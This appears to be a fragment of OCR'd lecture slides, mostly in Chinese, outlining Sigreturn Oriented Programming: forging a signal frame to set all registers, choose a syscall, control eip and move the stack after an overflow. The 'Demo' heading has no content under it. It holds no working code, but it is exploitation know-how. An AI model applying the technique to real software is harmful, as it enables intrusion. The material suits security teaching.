
1.利用信号机制，构造出想要的syscall

2. 全部寄存器都可控制，也可以改变栈的位置


3. 需要控制eip和栈

4. 溢出空间要够大，才能放下整个signal fram

Sigreturn Oriented Programming



Sigreturn Oriented Programming



Demo